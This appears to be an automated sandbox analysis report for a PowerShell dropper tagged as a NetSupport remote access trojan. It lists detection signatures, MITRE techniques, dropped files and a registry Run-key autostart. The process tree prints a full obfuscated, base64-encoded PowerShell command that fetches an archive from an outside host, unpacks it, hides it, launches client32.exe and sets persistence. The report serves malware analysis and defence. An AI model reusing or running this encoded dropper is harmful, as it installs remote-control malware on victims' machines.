ID: 876995
Sample Name: loc.ps1
Cookbook: default.jbs
Time: 09:32:52
Date: 28/05/2023
Version: 37.1.0 Beryl

Table of Contents


Windows Analysis Report

loc.ps1


Overview

General Information

Sample Name:	loc.ps1
Analysis ID:	876995
MD5:	d7bd6a17466d…
SHA1:	a9d50d22cc90…
SHA256:	5f5f8f10249052..
Tags:	netsupport ps1 rat
Infos:	



Detection




Score:	64
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Bypasses PowerShell execution pol…
- Encrypted powershell cmdline option…
- Very long command line found
- Potential dropper URLs found in pow…
- Found a high number of Window / U…
- Queries the volume information (nam…
- Very long cmdline option found, this…
- May sleep (evasive loops) to hinder…
- Uses code obfuscation techniques (…
- Detected potential crypto function
- Tries to resolve domain names, but …

Classification



Process Tree

- **System is w10x64**
- powershell.exe (PID: 6560 cmdline: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -noLogo -ExecutionPolicy unrestricted -file "C:\Users\user\Desktop\loc.ps1 MD5: 95000560239032BC68B4C2FDFCDEF913)
  - conhost.exe (PID: 6424 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 6868 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -nop -ep bypass -win hid -enc LgAoACcAYwBkACcAKQAg
ACQAewBFAGAATgBWADoAYQBwAGAAcABgAEQAQQB0AGEAfQA7ACAAJAB7AEwAYABpAG4ASwB9AD0AKAAiAHsAMAB9AHsAMQB9AHsANQB9AHsANgB9AHsANwB9
AHsANAB9AHsAOAB9AHsAMgB9AHsAMwB9ACIAIAAtAGYAIAAnAGgAdAAnACwAJwB0AHAAcwA6ACcALAAnAHcALgAnACwAJwBwAGgAcAAnACwAJwByAG0AcwAv
ACcALAAnAC8ALwB1AHMAaABlAHIAcwBrAGUAJwAsACcAbgB5AGEALgBjAG8ALgBrAGUAJwAsACcALwBmAG8AJwAsACcAdgBpAGUAJwApADsAIAAkAHsAUgBu
AGAAVQBtAH0APQAuACgAIgB7ADEAfQB7ADIAfQB7ADAAfQAiAC0AZgAnAFIAYQBuAGQAbwBtACcALAAnAEcAZQAnACwAJwB0AC0AJwApACAALQBtAGkAbgBp
AG0AdQBtACAANQAgAC0AbQBhAHgAaQBtAHUAbQAgADkAOwAgACQAewBSAFIAbgBgAFUATQB9AD0ALgAoACIAewAxAH0AewAyAH0AewAwAH0AIgAtAGYAIAAn
AFIAYQBuAGQAbwBtACcALAAnAEcAZQAnACwAJwB0AC0AJwApACAALQBtAGkAbgBpAG0AdQBtACAAMQAwADIANAAgAC0AbQBhAHgAaQBtAHUAbQAgADkAOQA5
ADkAOwAgACQAewBDAEgAYABSAFMAfQA9ACgAIgB7ADkAfQB7ADcAfQB7ADUAfQB7ADAAfQB7ADQAfQB7ADEAMAB9AHsAMwB9AHsANgB9AHsAMQB9AHsAMgB9
AHsAOAB9ACIAIAAtAGYAJwBwAHMAJwAsACcAWAAnACwAJwBZACcALAAnAEoAJwAsACcAdAB1AHYAdwB4ACcALAAnAG4AbwAnACwAJwBLAEwATQBOAE8AUABS
AFMAVABVAFYAVwAnACwAJwBtACcALAAnAFoAJwAsACcAYQBiAGMAZABlAGYAZwBoAGkAagBrAGwAJwAsACcAeQB6AEEAQgBDAEQARQBGAEcASABJACcAKQA7
ACAAJAB7AHIAYABTAHQAUgB9AD0AJwAnADsAIAAkAHsAUgBgAEEETgB9AD0AJgAoACIAewAzAH0AewAyAH0AewAxAH0AewAwAH0AIgAtAGYAIAAnAGMAdAAn
ACwAJwBlACcALAAnAGoAJwAsACcATgBlAHcALQBPAGIAJwApACAAKAAiAHsAMAB9AHsAMgB9AHsAMQB9AHsAMwB9ACIALQBmACAAJwBTAHkAJwAsACcAZQBt
AC4AUgBhAG4AZABvACcALAAnAHMAdAAnACwAJwBtACcAKQA7ACAAZgBvAHIAIAAoACQAewBJAH0APQAwADsAIAAkAHsASQB9ACAALQBsAHQAIAAkAHsAcgBg
AE4AVQBtAH0AOwAgACQAewBpAH0AKwArACkAIAB7ACQAewByAFMAYABUAHIAfQArAD0AJAB7AEMAaABgAFIAUwB9AFsAJAB7AFIAYABBAG4AfQAuACgAIgB7
ADEAfQB7ADAAfQAiACAALQBmACAAJwB0ACcALAAnAG4AZQB4ACcAKQAuAEkAbgB2AG8AawBlACgAMAAsACAAJAB7AGMAYABlAFIAUwB9AC4AIgBMAGAARQBu
AEcAdABlACIAKQBdAH0AOwAgACQAewBSAFoAYABJAHAAfQA9ACQAewByAGAAcwB0AFIAfQArACgAIgB7ADEAfQB7ADAAfQAiAC0AZgAnAHAAJwAsACcALgB6
AGkAJwApADsAIAAkAHsAUABBAGAAVABoAH0APQAkAHsAZQBuAGAAVgBgADoAYQBQAFAAZABhAHQAYQB9ACsAJwBcACcAKwAkAHsASQBnAGAAaQBwAH0AOwAg
ACQAewBQAGAAegBJAHAAfQA9ACQAewBFAE4AVgA6AGEAYABwAGAAcABkAGEAdABBAH0AKwAoACgAKAAiAHsAMAB9AHsAMQB9AHsAMgB9ACIAIAAtAGYAJwB7
ADAAfQAnACwAJwBPAE4ARQBOADAAVABFACcALAAnAHUAcABkAGEAdABlAF8AJwApACkAIAAtAGYAWwBjAEgAQQByAF0AOQAyACkAKwAkAHsASUgBSAG4AYABV
AG0AfQA7ACAAJgAoACIAewAyAH0AewAzAH0AewAxAH0AewA0AH0AewA1AH0AewAwAH0AIgAgAC0AZgAgACcAcgAnACwAJwBuACcALAAnAFMAdABhAHIAdAAt
AEIAJwAsACcAaQB0AHMAVAByAGEAJwAsACcAcwAnACwAJwBmAGUAJwApACAALQBTAG8AdQByAGMAZQAgACQAewBsAGkAYABOAEsAfQAgAC0ARABlAHMAdABp
AG4AYQB0AGkAbwBuACAAJAB7AFAAYQBgAFQAaAB9ADsAIAAuACgAIgB7ADAAfQB7ADEAfQB7ADMAfQB7ADIAfQAiAC0AZgAgACcAZQAnACwAJwB4AHAAYQAn
ACwAJwBlACcALAAnAG4AZAAtAGEAcgBjAGgAaQB2ACcAKQAgAC0AcABhAHQAaAAgACQAewBwAGEAYABUAEgAfQAgAC0AZABlAHMAdABpAG4AYQB0AGkAbwBu
AHAAYQB0AGgAIAAkAHsAcABgAHoASQBQAH0AOwAgACQAewBmAGAATwBsAGQAfQA9AC4AKAAiAHsAMgB9AHsAMQB9AHsAMAB9ACIAIAAtAGYAJwBlAG0AJwAs
ACcAdAAtAEkAdAAnACwAJwBHAGUAJwApACAAJAB7AHAAYAB6AEkAUAB9ACAALQBGAG8AcgBjAGUAOwAgACQAewBGAG8AYABsAEQAfQAuACIAYQB0AFQAYABS
AEkAYgB1AGAAVABgAGUAcwAiAD0AKAAiAHsAMQB9AHsAMAB9ACIALQBmACAAJwBuACcALAAnAEgAaQBkAGQAZQAnACkAOwAgAC4AKAAiAHsAMAB9AHsAMQB9
AHsAMgB9ACIAIAAtAGYAIAAnAFIAZQBtAG8AJwAsACcAdgAnACwAJwBlAC0ASQB0AGUAbQAnACkAIAAtAHAAYQB0AGgAIAAkAHsAcABhAGAAVABoAH0AOwAg
ACYAKAAnAGMAZAAnACkAIAAkAHsAcABgAFoAaQBQAH0AOwAgACYAKAAiAHsAMQB9AHsAMAB9ACIALQBmACcAcgB0ACcALAAnAHMAdABhACcAKQAgACgAIgB7
ADMAfQB7ADAAfQB7ADIAfQB7ADEAfQAiACAALQBmACcAdAAzACcALAAnAHgAZQAnACwAJwAyAC4AZQAnACwAJwBjAGwAaQBlAG4AJwApADsAIAAkAHsAcABg
AGAAVABSAH0APQAkAHsAcABgAFoAaQBQAH0AKwAoACgAKAAiAHsAMwB9AHsAMgB9AHsAMQB9AHsAMAB9ACIALQBmACAAJwBlACcALAAnAGUAJwAsACcAaQBl
AG4AdAAnACwAJwBOAGMAbAAnACwAJwBUADcAJwApACkAIAAgAC0AcwBSAGUAUABMAEEAYwBlACAAKABbAGMAaABBAHIAXQA4ADQAKwBbAGMAaABBAHIAXQA1
ADUAKwBbAGMAaABBAHIAXQA3ADgAKQAsAFsAYwBoAEEAcgBdADkAMgApADsAIAAkAHsAcgBgAE4AbQB9AD0AKAAiAHsAMwB9AHsAMAB9AHsAMgB9AHsAMQB9
AHsANAB9ACIAIAAtAGYAIAAnAE4ARQBOACcALAAnAEUAdQBwAGQAYQB0AGUAJwAsACcAMABUACcALAAnAE8AJwAsACcAXwAnACkAKwAkAHsAcgBgAFIATgBg
AFUAbQB9ADsAIAAmACgAIgB7ADAAfQB7ADEAfQB7ADQAfQB7ADMAfQB7ADIAfQAiAC0AZgAgACcATgBlAHcALQBJAHQAZQBtACcALAAnAFAAcgBvACcALAAn
AHIAdAB5ACcALAAnAGUAJwAsACcAcAAnACkAIAAtAFAAYQB0AGgAIAAoACgAKAAiAHsAMQB9AHsAOQB9AHsAOAB9AHsANgB9AHsAMwB9AHsAMQAwAH0AewAw
AH0AewA3AH0AewA0AH0AewAyAH0AewA1AH0AIgAtAGYAIAAnAHoAVwAnACwAJwBlACcALAAnAG4AUABjACcALAAnAEYAVABXAEEAUgBFAFAAYwB6AE0AaQBj
AHIAbwBzACcALAAnAHIAcgBlAG4AdABWAGUAcgBzAGkAbwBuAnACwAJwB6AFIAdQBuACcALAAnAFMATwAnACwAJwBpAG4AZABvAHcAcwBQAGMAegBDAHUAJwAs

ACcAUABjAHoAJwAsACcASwBDAFUAOgAnACwAJwBvAGYAdABQAGMAJwApACkALgAiAHIARQBwAEwAYABBAGMARQAiACgAKABbAEMAaABBAFIAXQA4ADAAKwBbAEMAaABBAFIAXQA5ADkAKwBbAEMAaABBAFIAXQAxADIAMgApACwAWwBzAFQAUgBJAG4AZwBdAFsAQwBoAEEAUgBdADkAMgApACkAIAAtAE4AYQBtAGUAIAAkAHsAUgBgAE4AbQB9ACAALQBWAGEAbAB1AGUAIAAkAHsAZgBTAGAAAVABSAH0AIAAgAC0AUAByAG8AcABlAHIAdAB5AFQAeQBwAGUAIAAoACIAewAyAH0AewAxAH0AewAwAH0AIgAtAGYAJwBnACcALAAnAG4AJwAsACcAUwB0AHIAaQAnACkAOwA= MD5: 95000560239032BC68B4C2FDFCDEF913)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

No yara matches

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file

Networking

Potential dropper URLs found in powershell memory

System Summary

Very long command line found

HIPS / PFW / Operating System Protection Evasion


Bypasses PowerShell execution policy

Encrypted powershell cmdline option found

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 1 Command and Scripting Interpreter	1 Registry Run Keys / Startup Folder	1 1 Process Injection	1 Masquerading	OS Credential Dumping	1 Security Software Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	2 PowerShell	Boot or Logon Initialization Scripts	1 Registry Run Keys / Startup Folder	2 1 Virtualization/Sandbox Evasion	LSASS Memory	1 Process Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Junk Data	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	1 1 Process Injection	Security Account Manager	2 1 Virtualization/Sandbox Evasion	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Steganography	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 Deobfuscate/Decode Files or Information	NTDS	1 Application Window Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Obfuscated Files or Information	LSA Secrets	2 File and Directory Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	1 1 System Information Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
loc.ps1	8%	ReversingLabs	Text.Trojan.Generic	

Copyright Joe Security LLC 2023

Source	Detection	Scanner	Label	Link
loc.ps1	22%	Virustotal		Browse

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://https://go.micro	0%	URL Reputation	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://usherskenya.co.ke/forms/view.php8F	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://nuget.org/NuGet.exe	powershell.exe, 00000002.00000002.455798841.00000229BC21E000.00000004.00000800.00020000.00000000.sdmp	false		high
http://pesterbdd.com/images/Pester.png	powershell.exe, 00000002.00000002.441829103.00000229AC3BA000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/soap/encoding/	powershell.exe, 00000002.00000002.441829103.00000229AC3BA000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 00000002.00000002.441829103.00000229AC3BA000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://go.micro	powershell.exe, 00000002.00000003.435183245.00000229AD753000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/wsdl/	powershell.exe, 00000002.00000002.441829103.00000229AC3BA000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://contoso.com/	powershell.exe, 00000002.00000002.455798841.00000229BC21E000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://nuget.org/nuget.exe	powershell.exe, 00000002.00000002.455798841.00000229BC21E000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://contoso.com/License	powershell.exe, 00000002.00000002.455798841.00000229BC21E000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://contoso.com/Icon	powershell.exe, 00000002.00000002.455798841.00000229BC21E000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://usherskenya.co.ke/forms/view.php8F	powershell.exe, 00000002.00000002.441829103.00000229AC3BA000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 00000000.00000002.473249087.00000281B9C31000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000002.00000002.441829103.00000229AC1B1000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://github.com/Pester/Pester	powershell.exe, 00000002.00000002.441829103.00000229AC3BA000.00000004.00000800.00020000.00000000.sdmp	false		high

World Map of Contacted IPs

No contacted IP infos

General Information

Joe Sandbox Version:	37.1.0 Beryl
Analysis ID:	876995
Start date and time:	2023-05-28 09:32:52 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 34s
Hypervisor based Inspection enabled:	false
Report type:	light
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 104, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	6
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Sample file name:	loc.ps1
Detection:	MAL
Classification:	mal64.troj.evad.winPS1@4/8@0/0
EGA Information:	• Successful, ratio: 50%
HDC Information:	Failed
HCA Information:	• Successful, ratio: 94% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .ps1

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, WMIADAP.exe, conhost.exe
- Excluded domains from analysis (whitelisted): usherskenya.co.ke, ctldl.windowsupdate.com
- Execution Graph export aborted for target powershell.exe, PID 6560 because it is empty
- Not all processes where analyzed, report is missing behavior information
- Report size getting too big, too many NtQueryAttributesFile calls found.
- Report size getting too big, too many NtQueryVolumeInformationFile calls found.
- Report size getting too big, too many NtReadFile calls found.
- Report size getting too big, too many NtSetInformationFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
09:33:52	API Interceptor	65x Sleep call for process: powershell.exe modified
09:34:15	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run ONEN0TEupdate_1220 C:\Users\user\AppData\Roaming\ONEN0TEupdate_1220\client32.exe
09:34:23	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run ONEN0TEupdate_1220 C:\Users\user\AppData\Roaming\ONEN0TEupdate_1220\client32.exe

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	24349
Entropy (8bit):	5.044789539417162
Encrypted:	false
SSDEEP:	384:1fib4GxVoGIpN6KQkj2Akjh4iUxGz75ard3GnaOdBQtAHkoNXp5XNSSmebvOjJEm:1IxV3lpNBQkj25h4iUxGz75ard3GnaOQ
MD5:	4CE762BE063FD056F19DFE6020C1C756
SHA1:	49898445B83E8FE02CCC1E2ACD47130CA237CC85
SHA-256:	E902C6A8B5ECD8371795819B77445FC3C233B1FA7FC423F97FD52F13EF394049
SHA-512:	699D2F7CC17E60B40C3DFC836AE6989E39DDF439A4ACA8A00EEF36CB028AEFFE8B88B545D6E50112B1C60AD78CCB5F26E27C3ADA1261967A873F26D418693C2
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	PSMODULECACHE.%..._t.....q...C:\Windows\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\DirectAccessClientComponents.psd1.....Set-DAEntryPointTableItem....#...Set-DAClientExperienceConfiguration...."...Enable-DAManualEntryPointSelection.....Get-DAEntryPointTableItem.....Reset-DAEntryPointTableItem....%...Reset-DAClientExperienceConfiguration.....Remove-DAEntryPointTableItem.....New-DAEntryPointTableItem....#...Get-DAClientExperienceConfiguration....#...Disable-DAManualEntryPointSelection.....Rename-DAEntryPointTableItem.....P.e...S...C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo.....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find-DscResource.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScr

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

File Type:	data
Category:	dropped
Size (bytes):	64
Entropy (8bit):	0.9260988789684415
Encrypted:	false
SSDEEP:	3:NlllulbIj:NllUb/l
MD5:	13AF6BE1CB30E2FB779EA728EE0A6D67
SHA1:	F33581AC2C60B1F02C978D14DC220DCE57CC9562
SHA-256:	168561FB18F8EBA8043FA9FC4B8A95B628F2CF5584E5A3B96C9EBAF6DD740E3F
SHA-512:	1159E1087BC7F7CBB233540B61F1BDECB161FF6C65AD1EFC9911E87B8E4B2E5F8C2AF56D67B33BC1F6836106D3FEA8C750CC24B9F451ACF85661E0715B8294 3
Malicious:	false
Reputation:	high, very likely benign file
Preview:	@...e.....@.....

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_0sbjehas.qns.ps1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Reputation:	high, very likely benign file
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_5ibkftyv.amz.psm1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_em3oh2mh.n0i.ps1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B

SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ozkg1ozz.s3s.psm1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\3P1HFSB2X1BEQTFWIRPH.temp

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	6206
Entropy (8bit):	3.756573599783991
Encrypted:	false
